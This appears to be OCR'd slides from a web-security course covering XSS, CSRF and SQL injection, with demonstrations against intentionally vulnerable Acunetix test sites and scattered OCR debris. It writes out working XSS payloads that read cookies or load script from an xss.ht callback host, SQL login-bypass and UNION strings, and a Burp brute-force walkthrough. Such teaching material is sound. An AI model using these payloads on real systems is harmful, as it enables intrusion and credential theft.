Module 3

Web / Internet Security: Vulnerabilities, Attacks, and Countermeasures

Goals for Day


- Same Origin Policy
- Cross-Site Scripting Attack
- Cross-Site Request Forgery Attack
- SQL-Injection Attack
- Click-Jacking Attack
- Web Tracking
- Web Proxy and Firewall
- Cloud Security aspects: Amazon Web Services, Microsoft Azure

Same Origin Policy

- The same-origin policy is a browser security feature
- That restricts how documents and scripts on one origin can interact with resources on another origin
- A browser can load and display resources from multiple sites at once

SName | RegX
Addx
statex
emailx

SName | Regx
Addx
statex
emailx



Cross Site Scripting - XSS

Cross-site Scripting (XSS) is a client-side code injection attack.

Attacker execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page

SName | Regx
Addx
statex
emailx

- Attacker execute malicious code from the front end and change website interface.
- Cross-site Scripting may also be used to deface a website instead of targeting the user
- Attacker can use injected scripts to change the content of the website or even redirect the browser to another web page

SName | Regx
Addx
statex
emailx


Cross Site Scripting - XSS | Types

There are three main types of XSS Attacks :

Reflected XSS : Where the malicious script comes from the current HTTP request

Stored XSS : Where the malicious script stored into website's database


DOM based XSS : Attacker “blindly” deploys malicious payloads on web pages .


XSS example
Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
2
Victim
Victim clicks on link and requests legitimate website
3
Victim's browser loads legitimate site, but also executes malicious script
Website
4
Malicious script sends victim's private data to attacker
010111010111
111011111011
110101101010

Cross Site Scripting - XSS | Reflected

Reflected XSS attacks, also known as Non-persistent XSS attacks

- It occur when a malicious script is reflected off of a web application to the victim's browser.
- The script is activated through a link, which sends a request to a website.
- It enables execution of malicious scripts.


2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
USER
1. Attacker sends malicious link
ATTACKER

Cross Site Scripting - XSS | Reflected - Demo


Let's test the JavaScript string now

<script>alert(123)</script>

- **Pop-Up Occur** = Web Application is Vulnerable
- **No Pop-Up** = Web Application is secure or Try another Script

SName | RegX
Addx
statex
emailx

SName | Regx
Addx
statex
emailx


testphp.vulnweb.com/search.php?test
240%
Search
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability
home
cat
your cart
searched for:
testphp.vulnweb.com
123
OK

Cross Site Scripting - XSS | Stored

Stored attacks are those where the injected script is permanently stored on the target servers


This malicious code will remain in database until and unless the DBA does not remove it manually

Popular Vulnerable Option for Stored XSS :

SName | RegX
Addx
statex
emailx

- Comments Box
- Message Box
- FAQ
- Register Form
- Feedback

SName | Regx
Addx
statex
emailx




Cross Site Scripting - XSS | Stored - Demo

“><img src=x onerror=alert(document.cookie);>

SName | Regx
Addx
statex
emailx

- Payload stored in the backend
- When user open this website and visit the vulnerable url it show the popup with cookies.
- Vulnerable Input Parameter “name”

SName | RegX
Addx
statex
emailx



On this page you can visi

testphp.vulnweb.com

login=test%2Ftest

OK

Name:	“><img src=x onerror=alert(document
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

Cross Site Scripting - XSS | Blind


Blind Cross-site Scripting is a form of persistent XSS

- It occurs when the attacker’s payload saved on the server and reflected back to the victim from the backend application

SName | RegX
Addx
statex
emailx

- once the user of the application will open the attacker’s payload will get executed

SName | Regx
Addx
statex
emailx



Cross Site Scripting - XSS | Blind - Tool

XSS Hunter is a tool to find the Blind XSS

Click Here to Visit

- Its free of cost and you can set it up by visiting XSS hunter website
- Enter all the mandatory fields, in the Custom Subdomain text box.

SName | Regx
Addx
statex
emailx

- Manage all of your XSS payloads in your XSS Hunter account's control panel
- Automatic Payload Generation

SName | Regx
Addx
statex
emailx

Cross Site Scripting - XSS | Blind - Demo


Follow Steps as below for XSS Hunter usage :

- **Step 1 :** Register xss hunter open the payload tab
- **Step 2 :** Copy the payload from Payload Tab and paste it in any - Contact Forms, Feedback forms etc..

SName | Regx
Addx
statex
emailx

- **Step 3 :** When the XSS will fire on the Target, you will get a mail report from XSS Hunter
- **Step 4 :** You can even see the XSS fired on the XSS fires tab on the XSS Hunter website

SName | Regx
Addx
statex
emailx



`<script>` **Tag Payload** - Basic XSS payload.

```
"><script src=https://domainsingh.xss.ht></script>
```

`javascript:` **URI Payload** - For use where URI's are taken as input.

```
javascript:eval('var a=document.createElement(\'script\');a.src=\'https://domainsingh.xss.ht\';document.body.appendChild(a)')
```

`<input>` **Tag Payload** - For bypassing poorly designed blacklist systems with the HTML5 `autofocus` attribute.

```
"><input onfocus=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vZG9tYWluc2luZ2gueHNzLmh
```

`<img>` **Tag Payload** - Another basic payload for when `<script>` tags are explicitly filtered.

```
"><img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vZG9tYWluc2luZ2gueHNzLmh0Ijtkb2N1bWVudC5ib2R
```

Cross Site Scripting - XSS | Blind - Demo


Vulnerability Results :

SName | Regx
Addx
statex
emailx

- If Payload execute in the backend, the user will get a notification on mail and get full screenshot with IP Address

SName | RegX
Addx
statex
emailx

- Reply will shown in XSS Payload fires Tab



XSS Payload Fires

Thumbnail	Victim IP	Vulnerable Page URI
	180.188.241.254	http://testphp.vulnweb.com/guestbook.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo   Logout test

search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Our guestbook

test   09.01.2021, 7:29 am

">

add message

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Cross-Site Request Forgery Attack

- Cross-Site Request Forgery (CSRF) is an attack
- That forces an end user to execute unwanted actions on a web application in which they're currently authentica

SName | Regx
Addx
statex

SName | RegX
Addx
statex
emailx


2
Perpetrator embeds the request into a hyperlink and sends it to visitors who may be logged into the site
Website Visitor
3
A visitor clicks on the link, inadvertently sending the request to the website
4
Website validates request and transfers funds from the visitor's account to the perpetrator
www...
Website
Perpetrator
1
Perpetrator forges a request for a fund transfer to a website

SQL Authentication Bypass | Manual

Target Web Application :


http://testphp.vulnweb.com

Enter appropriate syntax to modify the SQL query into the **"username and password"** input.

- In this example we used **admin' or '1'='1**

This causes the application to perform the query:

  - SELECT * FROM users WHERE username = **' admin' or '1'='1**



Username : admin' or '1'='1
Password : ••••••••••••••••

DISCLAIMER: Attacking targets without prior mutual consent is illegal.

SQL Authentication Bypass | Manual

Target Web Application :


http://webscantest.com

Enter appropriate syntax to modify the SQL query into the "**username and password**" input.

In this example we used **admin' #**

This causes the application to perform the query:

- SELECT * FROM users WHERE username = **admin' #**



Login: admin' #

Password: ••••••••

The form based credentials are testuser/testpass, and the HTTP Basic credentials are btestuser/b


Privacy Policy

Authentication Bypass | Automated

Bruteforce Using Burp suite

Step 1: Open the website login page use random username & pass

SName | Regx
Addx
statex
emailx



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=abcd&pass=abcd
```

Step 2: Intercept the request in burp suite

Step 3: Right click, send this request to intruder

SName | Regx
Addx
statex
emailx

Step 4: Click on position and clear all position

Step 5: Select user & password value and click on add button

Step 6: Select the attack type cluster bomb and click on payload


Step 7: Set the common payload and click on start attack

Authentication Bypass | Automated

Brute Force Result

- Check the Status code should be **200**
- Content length values should be more then or less than the other length values
- The username is **Test** and password is **Test**

SName | Regx
Addx
statex
emailx



SName | Regx
Addx
statex
emailx

Request	Payload1	Payload2	Status	Er...	Ti...	Length
14	tequiero	test	302	☐	☐	253
15	test	test	200	☐	☐	6297
16	111111	111111	302	☐	☐	253
17	1234	111111	302	☐	☐	253
18	12345	111111	302	☐	☐	253

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```

Database Management System - DBMS

Database

A database is something which stores the Information (Processed Data)

Database Management System : DBMS

- DBMS stands for Database Management System
- The DBMS manages the data and arrange it . in the form of tables.
- The DBMS can Create, Insert, Modify, Delete the data
- Perform other operations on the Tables and Columns the Database we are operating on.

Database Management System - DBMS

Structure of Database

- Databases stores data in the Forms of Tables i.e. Columns and Rows.
- In order to extract, alter or modify data from the above table we use some query and these queries are considered as Structured Query Language or SQL.

name	age	country
Natalia	11	Iceland
Ned	6	New York
Zenas	14	Ireland
Laura	8	Kenya

DBMS Language | SQL Language


SQL: Structured Query Language

- SQL is a standard language for storing, manipulating and retrieving data in databases
- Structured Query Language works on the basis of queries
    - SQL can execute queries against a database
    - SQL can retrieve data from a database
    - SQL can insert, update, delete records from database

Web Application to DBMS | Communication Method

Both **GET** and **POST** method is used to transfer data from client to server in HTTP protocol

GET carries request parameter appended in URL string while POST carries request parameter in message body




GET	POST
Only limited amount of data can be sent because data is sent in header.	Large amount of data can be sent because data is sent in body.
Get request is not secured because query string appended in the URL bar.	Post request is secured because data is not exposed in the URL bar.
Get request can be bookmarked	Post request cannot be bookmarked.
A Get request is often cacheable.	A Post request can hardly cacheable.
Get request is more efficient and used more than post.	Post request is less efficient and used less than Get.

Web Application Attacks | SQL Injection

SQL injection is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed.

- It allows and attackers to spoof identity, tamper with existing data, cause repudiation issues etc..
- It allow the complete disclosure of all data on the system, destroy the data or make it unavailable,
- Allows the attacker to become administrators of the database server.



Web Application Attacks | SQL Injection - Types

Common SQL Injection Types


- Union Based SQL Injection
- Error Based Sql Injection
- Boolean Based Sql Injection
    - Boolean Blind Based
    - Boolean Time Based

Web Application Attacks | Union Based SQL Injection

Union Based SQL Injection

- Technique that makes use of the **UNION** sql operator.
- It is used to combine the result of two or more SELECT statements into a single result .
- It can be used to retrieve data from other tables within the database.

Testing Site : testphp.vulnweb.com



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

Union Based SQL Injection - Demo 1/10

Step 1 : Open a Website & Find GET Parameter

Example : Look in URL & Find something

- ?product=milk
- ?health=good
- ?something=something

Our Case

http://testphp.vulnweb.com/listproducts.php?cat=1

How to Find :

- Check various Link available on Website
- Try Option/Buttons :
    - Search,
    - SignUp,
    - Msg,
    - Login etc

Union Based SQL Injection - Demo 2/10

Step 2 : Put inverted comma in end of parameter to detect the vulnerability

As we put inverted comma, if any change in Website :

- Error
- Missing some Data
- Images Corrupted
- Blank Page
- Or Any Change

- Website is Vulnerable
- If no Change in Website --> Website is Secured

Our Case

http://testphp.vulnweb.com/listproducts.php?cat=1'

Union Based SQL Injection - Automated Tool : SQLMap 1/4

